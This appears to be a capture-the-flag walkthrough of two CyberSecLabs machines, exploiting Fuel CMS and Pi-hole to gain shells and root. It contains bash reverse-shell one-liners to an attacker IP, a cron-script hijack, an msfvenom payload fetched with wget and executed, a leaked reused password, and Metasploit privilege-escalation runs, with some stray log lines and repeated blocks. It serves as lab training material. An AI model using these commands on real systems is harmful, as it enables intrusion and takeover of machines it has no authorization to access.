

CyberSecLabs


Beginner

Linux

Fuel

NMAP Scan

Going to the website we see version 1.4 for Fuel CMS



Welcome to Fuel CMS

Version 1.4

Getting Started

FROM HERE WE CHECKED OUT SEARCHSPLOIT AND FOUND THE FOLLOWING

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Fuel]
$ searchsploit fuel
Exploit Title | Path
-----|-----
AMD Fuel Service - 'Fuel.service' Unquote Service Path | windows/local/49535.txt
Franklin Fueling Systems Colibri Controller Module 1.8.19.8580 - Local File Inclusion (LFI) | linux/remote/50861.txt
Franklin Fueling TS-550 evo 2.0.0.6833 - Multiple Vulnerabilities | hardware/webapps/31180.txt
fuel CMS 1.4.1 - Remote Code Execution (1) | linux/webapps/47138.py
fuel CMS 1.4.1 - Remote Code Execution (2) | php/webapps/49487.rb
fuel CMS 1.4.1 - Remote Code Execution (3) | php/webapps/50477.py
Fuel CMS 1.4.13 - 'col' Blind SQL Injection (Authenticated) | php/webapps/50523.txt
Fuel CMS 1.4.7 - 'col' SQL Injection (Authenticated) | php/webapps/48741.txt
Fuel CMS 1.4.8 - 'fuel_replace_id' SQL Injection (Authenticated) | php/webapps/48778.txt
Fuel CMS 1.5.0 - Cross-Site Request Forgery (CSRF) | php/webapps/50884.txt

Shellcodes: No Results
```

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Fuel]
$ python3 50477.py -u http://172.31.1.28
/home/kali/.local/lib/python3.10/site-packages/requests/__init__.py:47: UserWarning: You are using the legacy 'urllib3' version 1.26.7. Consider upgrading to a supported version!
  warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({})".format(urllib3.__version__, chardet.__version__, charset_normalizer.__version__))
[+]Connecting...
Enter Command $id
systemuid=1001(moira) gid=1001(moira) groups=1001(moira)
2023-01-17 06:28:47 [server_THPtHMPQ3lnSzWo] Peer Connection Initiated
2023-01-17 06:28:48 SENT CONTROL [server_THPtHMPQ3lnSzWo]: 'PUSH_REQUEST'
2023-01-17 06:28:48 [server_THPtHMPQ3lnSzWo] Received control message: 'PUSH_REPLY'
Enter Command $whoami
systemmoira
2023-01-17 06:28:49 OPTIONS IMPORT: timers and/or timeouts modified
2023-01-17 06:28:49 OPTIONS IMPORT: --ifconfig/up options modified
2023-01-17 06:28:49 OPTIONS IMPORT: route options modified
2023-01-17 06:28:49 OPTIONS IMPORT: route-related options modified
```

BASH REVERSE SHELL

Enter Command \$bash -c "bash -i >& /dev/tcp/10.10.0.16/80 0>&1"

AND WE GET A CALL BACK

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Fuel]
$ nc -lvpn 80
listening on [any] 80 ...
connect to [10.10.0.16] from (UNKNOWN) [172.31.1.28] 46486
bash: cannot set terminal process group (799): Inappropriate ioctl for device
bash: no job control in this shell
moira@fuel:/var/www/fuel$ whoami
whoami
moira
moira@fuel:/var/www/fuel$ ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 9001
    inet 172.31.1.28 netmask 255.255.0.0 broadcast 172.31.255.255
        inet6 fe80::ab:85ff:fe81:131e prefixlen 64 scopeid 0x20<link>
            ether 02:ab:85:81:13:1e txqueuelen 1000 (Ethernet)
                RX packets 84579 bytes 5108169 (5.1 MB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 84716 bytes 5209465 (5.2 MB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
                RX packets 182 bytes 15604 (15.6 KB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 182 bytes 15604 (15.6 KB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

moira@fuel:/var/www/fuel$
```

```
moira@fuel:/home$ cd moira/
moira@fuel:~$ ls -la
total 56
drwxr-xr-x 6 moira moira 4096 Sep 1 2020 .
drwxr-xr-x 4 root root 4096 Jan 17 11:30 ..
-rw----- 1 moira moira 476 Sep 1 2020 .bash_history
-rw-r--r-- 1 moira moira 220 Sep 1 2020 .bash_logout
-rw-r--r-- 1 moira moira 3771 Sep 1 2020 .bashrc
drwx----- 2 moira moira 4096 Sep 1 2020 .cache
drwx----- 3 moira moira 4096 Sep 1 2020 .gnupg
drwxrwxr-x 3 moira moira 4096 Sep 1 2020 .local
-rw-r--r-- 1 moira moira 807 Sep 1 2020 .profile
drwx----- 2 moira moira 4096 Sep 1 2020 .ssh
-rw----- 1 moira moira 9175 Sep 1 2020 .viminfo
-rw-rw-r-- 1 moira moira 33 Sep 1 2020 access.txt
```

LOOK AT BASH HISTORY WE SEE THE FOLLOWING

```
moira@fuel:~$ cat .bash_history
ssh moira@172.31.420.69
sudo -l
vim > nano
sshpass -p 'xH5es74TMBpWmdaG' moira@172.31.420.69 "systemctl restart nginx"
su
ls -la
history
vim .bash_history
sudo reboot
su
su
sudo systemctl restart nginx
su root
exit
cat /etc/hostname
ls -la
cd /home
ls -la
```

```
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 182 bytes 15604 (15.6 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX errors 0 dropped 0 overruns 0 carrier 0
```

```
moira@fuel:/var/www/fuel$ 
moira@fuel:/home$ cd moira/
moira@fuel:~$ ls -la
total 56
drwxr-xr-x 6 moira moira 4096 Sep 1 2020 .
drwxr-xr-x 4 root root 4096 Jan 17 11:30 ..
-rw----- 1 moira moira 476 Sep 1 2020 .bash_history
-rw-r--r-- 1 moira moira 220 Sep 1 2020 .bash_logout
-rw-r--r-- 1 moira moira 3771 Sep 1 2020 .bashrc
drwx----- 2 moira moira 4096 Sep 1 2020 .cache
drwx----- 3 moira moira 4096 Sep 1 2020 .gnupg
drwxrwxr-x 3 moira moira 4096 Sep 1 2020 .local
-rw-r--r-- 1 moira moira 807 Sep 1 2020 .profile
drwx----- 2 moira moira 4096 Sep 1 2020 .ssh
-rw----- 1 moira moira 9175 Sep 1 2020 .viminfo
-rw-rw-r-- 1 moira moira 33 Sep 1 2020 access.txt
```

PASSWORD REUSE

```
moira@fuel:/tmp$ su root
Password:
root@fuel:/tmp# 
```


PUTTIN IN THE SAME PASSWORD AS MOIRA AND WE GET ROOT

Pie


NMAP

```
PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack
53/tcp    open  domain   syn-ack
80/tcp    open  http     syn-ack
```


HEADING OVER TO HTTP



NO LOGIN



FOUND THE VERSION OF PI-HOLE



EXPLOIT DB SHOWS THE FOLLOWING

Pi-hole < 4.4 - Authenticated Remote Code Execution

EDB-ID:
48442CVE:
2020-11108Author:
NICK FRICHETTEType:
WEBAPPSPlatform:
LINUXDate:
2020-05-10

EDB Verified: ✘

Exploit: ⬇️ / ⚡

Vulnerable App:



NEED SESSION COOKIE FOR EXPLOIT

Name	Value	Domain	Path
PHPSESSID	6r0sb5cuut74queo1aa0qn2b9g	172.31.1.26	/

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Pie]
└$ python3 exploit.py
/home/kali/.local/lib/python3.10/site-packages/requests/__init__.py:102: RequestsDependencyWarning: urllib3 (1.26.7) or chardet (5.1.0)/charset_normalizer (2.0.9) doesn't match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported "
[-] Usage: sudo ./cve.py *Session Cookie* *URL of Target* *Your IP* *R Shell Port* *(Optional) root*
This script will take 5 parameters:
Session Cookie: The authenticated session token.
URL of Target: The target's url, example: http://192.168.1.10
Your IP: The IP address of the listening machine.
Reverse Shell Port: The listening port for your reverse shell.
```

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Pie]
└$ python3 exploit.py 6r0sb5cuut74queo1aa0qn2b9g http://172.31.1.26 10.10.0.16 445
/home/kali/.local/lib/python3.10/site-packages/requests/__init__.py:102: RequestsDependencyWarning: urllib3 (1.26.7) or chardet (5.1.0)/charset_normalizer (2.0.9) doesn't match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported "
[+] Put Stager Success
[+] Received First Callback
[+] Received Second Callback
[+] Uploading Payload
[+] Triggering Exploit
```

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Pie]
└─$ nc -lvpn 445
listening on [any] 445 ...
connect to [10.10.0.16] from (UNKNOWN) [172.31.1.26] 37880
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ version!
$
```

REMEMBER ALWAYS TRY SUDO EVEN IF YOU DO NOT HAVE A PASSWORD

```
www-data@pie:/home$ sudo -l
Matching Defaults entries for www-data on pie:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on pie:
    (pi : AL) NOPASSWD: ALL
    (root) NOPASSWD: /usr/local/bin/pihole
www-data@pie:/home$
```

WE CAN JUST BECOME PI IF WE WANT

```
www-data@pie:/usr/local/bin$ sudo -u pi /bin/bash  
To run a command as administrator (user "root"), use "sudo <command>".  
See "man sudo_root" for details.  
  
pi@pie:/usr/local/bin$ █
```

WE DON'T KNOW HIS PASSWORD THOUGH

```
pi@pie:/usr/local/bin$ sudo -l  
[sudo] password for pi:  
pi@pie:/usr/local/bin$ █
```

WE CAN SEE A BASH SCRTPT RUNNING THAT WE CAN WRITE TO

```
pi@pie:/usr/local/bin$ cd /home/pi
pi@pie:~$ ls -la
total 40
drwxr-x--- 4 pi pi 4096 Jul 24 2020 .
drwxr-xr-x 3 root root 4096 Jul 20 2020 ..
-rw-r--r-- 1 pi pi 33 Jul 24 2020 access.txt
-rw----- 1 pi pi 6 Jul 20 2020 .bash_history
-rw-r--r-- 1 pi pi 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 pi pi 3771 Apr 4 2018 .bashrc
drwx----- 2 pi pi 4096 Jul 20 2020 .cache
drwx----- 3 pi pi 4096 Jul 20 2020 .gnupg
-rw-r--r-- 1 pi pi 807 Apr 4 2018 .profile
-rwxr--rw- 1 root root 30 Jul 20 2020 restart-pihole.sh
pi@pie:~$ cat .bash_history
```

LET SEE IF WE HAVE A CRON JOB FOR THAT

```
pi@pie:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
*/1 * * * * root /home/pi/restart-pihole.sh
pi@pie:~$
```

WE DO, AND WE CAN ALSO WRITE TO RESTART-PIHOLE.SH LETS DO THAT

```
pi@pie:~$ cat restart-pihole.sh
#!/bin/bash
bash -i >& /dev/tcp/10.10.0.16/80 0>&1
pihole restartdns
pi@pie:~$
```

WE ADD IN A BASH REVERSE SHELL AND GET A CALL BACK

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Pie] root /home/pi/restart-pihole.sh
$ nc -lvpn 80
listening on [any] 80 ...
connect to [10.10.0.16] from (UNKNOWN) [172.31.1.26] 53592
bash: cannot set terminal process group (23777): Inappropriate ioctl for device
bash: no job control in this shell
root@pie:~# whoami
whoami
root
root@pie:~# ifcon
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 9001
    inet 172.31.1.26 netmask 255.255.0.0 broadcast 172.31.255.255
        inet6 fe80::fa:81ff:fe48:2210 prefixlen 64 scopeid 0x20<link>
            ether 02:fa:81:48:22:10 txqueuelen 1000 (Ethernet)
                RX packets 74536 bytes 4521324 (4.5 MB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 84584 bytes 6612826 (6.6 MB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
                RX packets 8581 bytes 577879 (577.8 KB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 8581 bytes 577879 (577.8 KB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@pie:~#
```

Node Type: Rich Text - Date Created: 2023/01/17 - 17:52 - Date Modified: 2023/01/17 - 21:21

BUT WAIT!!! THERES MORE...

WHEN FIRST SEEING THE PIHOLE IN SUDO FOR WWW-DATA I FIGURED MAYBE WE CAN DO SOMETHING

SEARCHING FOR PI-HOLE LOCAL PRIV ESC I SEE THIS

[All](#) [Shopping](#) [News](#) [Images](#) [Videos](#) [More](#)[Tools](#)

About 43,300 results (0.35 seconds)

<https://www.rapid7.com/exploit/linux/local/pihole...> ::

Pi-Hole Remove Commands Linux Priv Esc - Rapid7

Jul 29, 2021 — **Pi-Hole** versions 3.0 - 5.3 allows for command line input to the removecustomcname, removecustomdns, and removestaticdhcp functions without ...

<https://packetstormsecurity.com/files/Pi-Hole-Remo...> ::

Pi-Hole Remove Commands Linux Privilege Escalation

Jul 30, 2021 — **Pi-Hole** versions 3.0 through 5.3 allows for command line input to the removecustomcname, removecustomdns, and removestaticdhcp functions without ...

WE KNOW WE ARE ON VERSION 4 SO THIS SHOULD WORK

LETS GET A METERPRETER SHELL AND TRY IT OUT

```
www-data@pie:/usr/local/bin$ uname -a
Linux pie 4.15.0-111-generic #112-Ubuntu SMP Thu Jul 9 20:32:34 UTC 2020 x86_64 x86_64 x86_64
  GNU/Linux
www-data@pie:/usr/local/bin$
```

MAKING AN ELF FILE

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Pie]
└─$ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=tun0 LPORT=8080 -f elf > shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
```

```

www-data@pie:/usr/local/bin$ cd /tmp
www-data@pie:/tmp$ wget http://10.10.0.16/shell.elf
--2023-01-18 02:27:26-- http://10.10.0.16/shell.elf
Connecting to 10.10.0.16:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 250 [application/octet-stream]
Saving to: 'shell.elf'

shell.elf          100%[=====]      250  --.-KB/s   in 0s
cp LHOST=tun0 LPORT=8080 -f el
2023-01-18 02:27:26 (38.4 MB/s) - 'shell.elf' saved [250/250]
ule::Platform::Linux from the
www-data@pie:/tmp$ chmod +x shell.elf
www-data@pie:/tmp$ ./shell.elf

```

```

(kali㉿kali)-[~/Desktop/CyberSecLabs/Pie]
└─$ msfconsole -q
[*] Starting persistent handler(s)...
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.0.16
lhost => 10.10.0.16
msf6 exploit(multi/handler) > set lport 8080
lport => 8080
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.0.16:8080
[*] Sending stage (3045348 bytes) to 172.31.1.26
[*] Meterpreter session 1 opened (10.10.0.16:8080 -> 172.31.1.26:46834) at 2023-01-17 21:27:1
9 -0500

meterpreter > 

```

```

msf6 exploit(multi/handler) > search pihole > 
Matching Modules
=====
#  Name                               Disclosure Date  Rank    Check  Description
-  --
0  exploit/unix/http/pihole_dhcp_mac_exec  2020-03-28  good   Yes    Pi-Hole DHCP MAC OS Command Execution
1  exploit/linux/local/pihole_remove_commands_lpe  2021-04-20  great  Yes    Pi-Hole Remove Commands Linux Priv Esc
2  auxiliary/admin/http/pihole_domains_api_exec  2021-08-04  normal  Yes    Pi-Hole Top Domains API Authenticated Exec
3  exploit/unix/http/pihole_whitelist_exec  2018-04-15  excellent  Yes    Pi-Hole Whitelist OS Command Execution
4  exploit/unix/http/pihole_blocklist_exec  2020-05-10  excellent  Yes    Pi-Hole heisenbergCompensator Blocklist OS Command Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/unix/http/pihole_blocklist_exec
msf6 exploit(multi/handler) > 

```

```

msf6 exploit(linux/local/pihole_remove_commands_lpe) > show options
Module options (exploit/linux/local/pihole_remove_commands_lpe):
Name      Current Setting  Required  Description
----      -----          -----    -----
SESSION          yes        The session to run this module on

Payload options (cmd/unix/reverse_php_ssl):
Name      Current Setting  Required  Description
----      -----          -----    -----
LHOST          yes        The listen address (an interface may be specified)
LPORT          4444       yes        The listen port

Exploit target:
Id  Name
--  --
0   DHCP

```

View the full module info with the `info`, or `info -d` command.

```

msf6 exploit(linux/local/pihole_remove_commands_lpe) > set lhost 10.10.0.16
lhost => 10.10.0.16
msf6 exploit(linux/local/pihole_remove_commands_lpe) > set session 1
session => 1
msf6 exploit(linux/local/pihole_remove_commands_lpe) >

```

AS SHOWN BELOW THE FIRST TIME WE RUN IT FOR SOME REASON IT THINKS THAT THE PIHOLE IS ON VERSION 0, SO WE SET FORCEEXPLOIT TO TRUE AND RE-RUN IT

```

msf6 exploit(linux/local/pihole_remove_commands_lpe) > run      yes      The listen port
[*] Started reverse SSL handler on 10.10.0.16:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Current user: www-data
[*] Pi-hole version: 0
[-] Exploit aborted due to failure: not-vulnerable: The target is not exploitable. Pi-Hole version 0 is >= 5.3 and not vulnerable "set ForceExploit true" to override check result.
[*] Exploit completed, but no session was created.
msf6 exploit(linux/local/pihole_remove_commands_lpe) > set forceexploit true
forceexploit => true
msf6 exploit(linux/local/pihole_remove_commands_lpe) > run      yes      The listen port
[*] Started reverse SSL handler on 10.10.0.16:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Current user: www-data
[*] Pi-hole version: 0
[!] The target is not exploitable. Pi-Hole version 0 is >= 5.3 and not vulnerable. ForceExploit is enabled, proceeding with exploitation.
[*] Adding static DHCP e4:86:9d:ae:34 10.199.2.71
[+] /etc/dnsmasq.d/04-pihole-static-dhcp.conf found!
